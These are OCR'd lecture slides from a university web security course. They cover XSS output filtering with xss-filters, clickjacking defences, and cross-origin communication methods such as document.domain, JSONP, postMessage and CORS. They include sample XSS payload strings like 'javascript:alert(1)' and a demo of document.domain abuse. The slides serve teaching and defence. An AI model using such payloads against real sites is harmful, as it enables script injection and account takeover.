- Context-Dependent Output Sanitizations (Most important!)
  - Concept : Escaping reserved characters depending on context
  - Details in the next page

Context-dependent Output Sanitizations


- Why applying output sanitizations is important?
  - Alternative input paths might exist, e.g.,
    - For example, an attacker compromises an unpatched SQL server and tampers the data there, which can bypass all input validations
    - Others: file upload, command shell access, non-web channels, etc
  - NO one-size-fits-all input validations for string-typed inputs
    - E.g, using space character to launch XSS in unquoted attribute value
- Why context-dependent is important?
  - Even for the same user input, when placed in different context, can be evaluated as different things

    Problem: `<a href={{url}}>{{url}}</a>`

  - When using two braces, Handlebars will by default escape five well-known characters (& < > ' ") but still wouldn't stop XSS in this case (e.g., when url is equal to "javascript:alert(1)" or " onclick=alert(1)").

Design Principle of xss-filters

- *Just sufficient* encoding based on HTML 5 Specification
  - Encodes minimal set of chars that may contribute in context change



Inside the inHTMLData() filter,

other characters (e.g., A-Z, a-z, 0-9, >, ', ", etc)
&
character reference state
(initial) data state
<
tag open state

'&' triggers transition to/from "character reference state". We don't encode it since the transition and any subsequent ones are invulnerable to JavaScript executions but will simply end up back in "data state".

'<' breaks out from data state to executable context. Upon transitioning to "tag open state", subsequent transitions can result in JavaScript executions (e.g., <script). Hence, the filter encodes '<' into '&lt;' to prevent transition into the "tag open state" in the first place.

Hence, inHTMLData() encodes only < to `&lt;`

Reference: https://www.npmjs.com/package/xss-filters

Context-sensitive Filters by xss-filters

- There are five basic context-sensitive filters for generic input:

```
<div>{{{inHTMLData data}}}</div>
<!--{{{inHTMLComment comment}}}-->
<input value='{{{inSingleQuotedAttr value}}}'/>
<input value="{{{inDoubleQuotedAttr value}}}"/>
<input value={{{inUnQuotedAttr value}}}/>
```

Assume you have registered them as handlebars helpers
(Midterm/Exam) What do they escape actually? [answer]

- **Whenever possible, apply the most specific filter** that describes your context and data in the next slide

Solution: `<a href={{url}}>{{url}}</a>`

Context-sensitive Filters for URI by xss-filters

Input \Context	HTMLData	HTMLComment	SingleQuotedAttr	DoubleQuotedAttr	UnQuotedAttr
Full URI	uriInHTMLData()	uriInHTMLComment()	uriInSingleQuotedAttr()	uriInDoubleQuotedAttr()	uriInUnQuotedAttr()
URI Path	uriPathInHTMLData()	uriPathInHTMLComment()	uriPathInSingleQuotedAttr()	uriPathInDoubleQuotedAttr()	uriPathInUnQuotedAttr()
URI Query	uriQueryInHTMLData()	uriQueryInHTMLComment()	uriQueryInSingleQuotedAttr()	uriQueryInDoubleQuotedAttr()	uriQueryInUnQuotedAttr()
URI Component	uriComponentInHTMLData()	uriComponentInHTMLComment()	uriComponentInSingleQuotedAttr()	uriComponentInDoubleQuotedAttr()	uriComponentInUnQuotedAttr()
URI Fragment	uriFragmentInHTMLData()	uriFragmentInHTMLComment()	uriFragmentInSingleQuotedAttr()	uriFragmentInDoubleQuotedAttr()	uriFragmentInUnQuotedAttr()

Avoid Contexts

	Some contexts to avoid
1	`<script>var a={{userInput}};</script>`
2	`<style>h1{font-size:{{userInput}}px}</style>`
3	`<div onclick="{{userInput}}" style="{{userInput}}"></div>`
4	`<div {{userInput}}></div>`
5	`<svg>{{userInput}}</svg>`

In case you need to incorporate data in script, work around by putting your data as a data-* attribute value

Reference: https://www.npmjs.com/package/xss-filters#warnings


Applying filters manually could be error-prone


- Automation Packages that apply xss-filters for handlebars
  - context-parser-handlebars
    - To automatically conduct HTML 5 context analysis on Handlebars templates, and insert markup of XSS filtering helpers to output expressions based on their surrounding contexts
  - express-secure-handlebars (to be released soon)
    - Enhanced the ExpressHandlebars server-side view engine by automatically applying context-aware XSS output filters to better secure the webapp

YAHOO!

Clickjacking (or UI Redressing)

- Similar to CSRF, luring victims to perform authenticated actions unintentionally
  - Host an iframe with its opacity is set to zero, i.e. make it transparent
  - Behind the iframe, attract users by a game to click some preset positions
  - While interacting with the game, clicks are indeed made in the iframe page





- More varieties: Keyjacking, Dragjacking, Tapjacking, etc
- Traditional CSRF and XSS defenses cannot solve this problem!
- Reference: https://www.owasp.org/index.php/Clickjacking

Clickjacking Defenses

1. Framebusting
   – Display the page only if a page takes the top position (controlling location bar)

```
<style>body{display:none}</style>
<script type="text/javascript">
if (self == top)
  document.body.style.display = "block";
else
  top.location = self.location;
</script>
```

2. Include a special HTTP Response Header
   – X-Frame-Options: deny - no rendering within a frame
   – X-Frame-Options: sameorigin - no rendering if origin mismatch

- Security Best Practise: Use Both to prevent a page from being framed unintentionally

1. Domain Relaxation: Use of `document.domain`
2. Programmatic Form Submission
3. Script Inclusion and JSONP
4. Use of Fragment Id (#)
5. Use of `window.postMessage()`
6. Cross-Origin Resource Sharing (CORS) - `XMLHttpRequest` Level 2

SOP EXCEPTION: COLLABORATIVE CROSS-ORIGIN ACCESS

Mashup Applications

- Mashup := Multiple apps run and communicate at client-side
  - Some examples:
    - iGoogle (the best example but discontinued)
    - Integration with Google Maps/Youtube/FB/OAuth/etc
  - Security concern:
    - It's about the struggle between Isolation v.s. Communication between domains A and B
  - Cross-origin communications:
    1. Use of document.domain
    2. Programmatic form submission
    3. Script Inclusion
    4. Fragment Id
    5. window.postMessage()
    6. CORS XmlHttpRequest (aka XHR 2)

  - Reference: http://en.wikipedia.org/wiki/Mashup_%28web_application_hybrid%29

1. Use of `document.domain` (1/2)


- To relax an origin to its suffix form except TLDs and ccTLDs
  - Full-trust Delegation: facilitate cross-SUBDOMAIN communications i.e., sharing the whole DOM after the origin is relaxed
- For instance, each pair was initially of different origin:
  –

	Original Origin (given the same protocol & port)	Set `document.domain`	Now, Same Origin?
1	secure.ie.cuhk.edu.hk cusis.cuhk.edu.hk	= "cuhk.edu.hk" = "cuhk.edu.hk"	Yes
2	webmail.cusis.cuhk.edu.hk cusis.cuhk.edu.hk	= “cusis.cuhk.edu.hk"	Yes; Better!

- Security Best Practice:
  - Relaxing too much could welcome attacks from 3rd-party
  - Unless you’re perfectly sure what you’re doing, avoid this!!

1. Use of `document.domain` (2/2)

- (Demo) A sad story when used inappropriately
  - When a victim follows a hyperlink controlled by attacker; the resulted page can take full control of the victim's capabilities at CUSIS


Firefox
IERG4210 document.domain BAD Demo
cuhk.edu.hk
https://secure.ie.cuhk.edu.hk/~fph008/phfung/ierg4210/lectures/incl/06-
Google

Original origin: https://cusis.cuhk.edu.hk

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Email Addresses

Enter your email addresses below.

Please note that ALL official communications from The Chinese Un
('CUHK') will be sent to your email address listed as a 'Campus' e

*Email Type	*Email Address
Alumni Communicati	test@alumni.cuhk.net
Campus	s1155001234@mailserv.cuhk.edu.hk

Original origin: https://secure.ie.cuhk.edu.hk

```
id="SCC_EMAIL_H_EMAIL_ADDR$0"
tabindex="43"
value="test@alumni.cuhk.net"
class="PSEDITBOX" style="width:243px; "
maxlength="70"
onchange="oChange_win0=this;"
type="text">input name="DELETE$0"
id="DELETE$0" tabindex="44"
value="Delete"
class="SSSBUTTON_ACTIONLINK"
style="width:63px; "
onclick="submitAction_win0(this.form,this.
name);" title="Delete Entry"
type="button">

Campuss1155001234@mailserv.cuhk.edu.hkinpu
t name="DELETE$1" id="DELETE$1"
tabindex="49" value="Delete"
class="SSSBUTTON_ACTIONLINK"
style="color:dimgray;width:63px; "
```

Note: The attacker can not only read the content, but also imitate user inputs (clicks, keys) at `https://cusis.cuhk.edu.hk`

2. Programmatic Form Submission

- To submit `x-www-form-urlencoded` data to ANY origins
  - Limited-trust Delegation: Pass only the info. required by another origin
  - Often used by payment gateways and Single Sign-On (SSO) services
  - Widely supported across browsers

- Implementation, as introduced in lecture 2:

  -
    ```
    <form method="POST" action="https://pay.com/checkout">
      <input type="hidden" name="ref" value="h23u4uixh3" />
      <input type="hidden" name="amount" value="99.0" />
    </form>
    <script type="text/javascript">document.forms[0].submit();</script>
    ```

- Security: This can however be abused to launch CSRF attacks

3. Script Inclusion

- To explicitly let an external script inherits the current origin
  - Full-trust Delegation: Exposing the DOM for external script access
  - Assuming that the script you include are trustworthy

- In `http://example.com/`, embedding scripts as below will let the them inherit the origin at `http://example.com`:
  - <script type="text/javascript" src="http://code.jquery.com/jquery-1.7.1.min.js"></script>
  - <script type="text/javascript" src="https://ssl.google-analytics.com/ga.js"></script>

- Security Best Practice:
  - Is example code downloaded from the Web safe?
  - Only include scrutinized and trusted code into your page
  - TOCTOU: Serve the code from your own domain after scrutiny

3. Script Inclusion - JSONP

- JSON with Padding (JSONP)
  - Favored by Twitter, JSONP is an approach to ask for well-formatted (JSON) data from another origin
  - In `http://example.com`,


```
<!-- Prepare a callback that waits for data of JSON format -->
<script type="text/javascript">
function getData(jsonData) {/* work with jsonData */};
</script>

<!-- Include the following script to load some data in -->
<script type="text/javascript"
  src="http://ex2.com/json-data.php?callback=getData"></script>
```

  - The script provided by the server `http://ex2.com/` is supposed to prepend the given callback name with the JSON data enclosed with brackets (). The `json-data.php` could look like:

```
<?php
header("Content-type: application/javascript");
if (preg_match("^\w+$", $_GET["callback"]))
  echo $_GET["callback"] . "(" . json_encode($dataArray) . ")";
?>
```

4. Use of Fragment Id (1/2)

- Exempted from SOP, a page can navigate (change the `location` of) an embedding iframe/frame (or iframe's iframe, i.e. descendant policy) regardless of any origins
  - Limited-trust Delegation: Facilitate client-side cross-frame communications regardless of origins
  - Supported by most browsers
- Concept:
  - Abusing the fact that a page never reload when Fragment Id is changed



http: // www .cuhk . edu . hk : 80 / english / index.html ?a=1&b=1 #top

protocol

domain name

port

folder

file

query string

fragment id

resource path

  - Changing the location of a window/frame, in which the Fragment Id is used for passing data

4. Use of Fragment Id (2/2)

- Conceptual and Insecure Implementation:
  - In `http://example.com/`,
    - Given an iframe is constructed, send data by executing the following code: `iframe.location = "http://other-origin.com/#data1";`
  - In `http://other-origin.com/`,
    - Send data by executing `top.location = "http://example.com/#data2";`
    - Here, `top` refers to the window that controls the location bar
  - Receive data by polling `location.hash` to get Fragment Id (e.g. `#data1`)
  - Implementation Example: http://www.tagneto.org/blogcode/xframe/ui.html

- Security Best Practice:
  - Use this unless you know how to do nonce initialization to make it secure
  - Reference: http://crypto.stanford.edu/websec/frames/post-message.pdf

5. Use of `window.postMessage()`

- Introduced in HTML 5 to meet the need of Mashup
  - Limited-trust Delegation: Facilitate client-side cross-frame communications where participating parties can enforce security:
    - Specify the targetOrigin for the data to send
    - Examine the sourceOrigin for the data received
- Implementation:
  - In `http://example.com/`, to send some data:

```
// Assume current URL of iframe is at http://other-origin.com
iframe.postMessage("some secret!", "http://other-origin.com");
```

  - In `http://other-origin.com`, to receive some data:

```
window.addEventListener("message", function(evt) {
 if (evt.origin !== "http://example.com")
   return;
 /* work with evt.data */
}, false);
```

  - Reference: https://developer.mozilla.org/En/DOM:window.postMessage

6. CORS XMLHttpRequest (1.1/3)

- Sharing resources to another origin only if the requests are explicitly allowed
  - Limited-trust Delegation: Allowed/Denied requests are all handled with HTTP headers
  - Introduced in HTML 5

- Simple Requests (Demo)
  - Conditions for the cross-origin XMLHttpRequest:
    - Only uses GET or POST
    - If POST is used, Content-Type must be `application/x-www-form-urlencoded`, `multipart/form-data`, or `text/plain`
    - Does not set custom HTTP Request headers
  - E.g., `xhr.open("POST","http://other-origin.com/public-data",true)`

6. CORS XMLHttpRequest (1.2/3)

- Simple Requests (Demo)
  - E.g., `xhr.open("POST","http://other-origin.com/public-data",true)`
  - Returns the content to XMLHttpRequest only if the server allows such a request by explicitly declaring the ACAO Response Header

HTTP Request Header from http://example.com:

```
POST /public-data HTTP/1.1
Host: other-origin.com
Origin: http://www.example.com
```

HTTP Response Header from http://other-origin.com/public-data:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://www.example.com

Content of /public-data
```

6. CORS XMLHttpRequest (2.1/3)

- Preflighted Requests (Demo)
  - Therefore, those do not fulfill the conditions of simple requests
  - For instance, a custom header called `X-Test` is used with POST request
  - Browser first initiates a preflight request and the server respond:

HTTP Request Header automatically generated by browser:

```
OPTIONS /public-data HTTP/1.1
Host: other-origin.com
Origin: http://www.example.com
Access-Control-Request-Method: POST
Access-Control-Request-Headers: X-Test
```

HTTP Response Header from http://other-origin.com/public-data:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://www.example.com
Access-Control-Allow-Methods: POST, GET, OPTIONS
Access-Control-Allow-Headers: X-Test
Access-Control-Max-Age: 1728000
```

  - Note: Access-Control-Max-Age := the time in seconds where this preflight response is cached for, i.e. skip preflight in this period

6. CORS XMLHttpRequest (2.2/3)

- Preflighted Requests (Demo)
  - Given that the server is declaring that such a request is allowed, browser proceeds generating the normal request:

HTTP Request Header from http://example.com:

```
POST /public-data HTTP/1.1
Host: other-origin.com
Origin: http://www.example.com
X-Test: Something Useful
```

HTTP Response Header from http://other-origin.com/public-data:

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: http://www.example.com

Content of /public-data
```

  - Otherwise, the XMLHttpRequest will be rejected from accessing the requested content

6. CORS XMLHttpRequest (3/3)

- Requests with Credentials (Demo)
  - By default, cross-origin requests omit credentials (Cookies, HTTP authentication)
  - To send credentials, the XMLHttpRequest has to set:
    `xhr.withCredentials = "true";`
  - To accept credentialed requests, server specifies Response Header :
    `Access-Control-Allow-Credentials: true`
  - Otherwise, reject the request and supply no content

- Browser Support:
  - In IE 8+, it's XDomainRequest instead of XMLHttpRequest
  - Reference: http://caniuse.com/#search=CORS

- Reference: https://developer.mozilla.org/en/http_access_control

Security Best Practices

- Make good use of (sub)domain for SOP isolation
  - It is a best practice to separate user content from our own trusted code
  - Gmail: nowadays serve email attachments at https://mail-attachment.googleusercontent.com/ to avoid any contaminations to the trusted origin at https://mail.google.com
  - iGoogle: Hosting user-contributed gadgets at another domain, and put them into the UI with iframe

- If the development requires cross-origin access,
  - Avoid using approaches that delegate full-trust to other origins
    - i.e. Avoid 1. document.domain and 3. script inclusion
  - Validate that the communicating parties are always the expected origins; Don't forget TOCTOU

Logistics…

- Midterm quiz next week
  - Syllabus: Up to today's lecture
  - Read past papers in 2012
  - Date and Time: March 10, 1 hr during lecture
- Revision Quiz 3 (to be released)
  - To better prepare you for the midterm quiz
  - Deadline: March 9, 5PM
- Assignment Deadline:
  - Phase 4: March 20, 5PM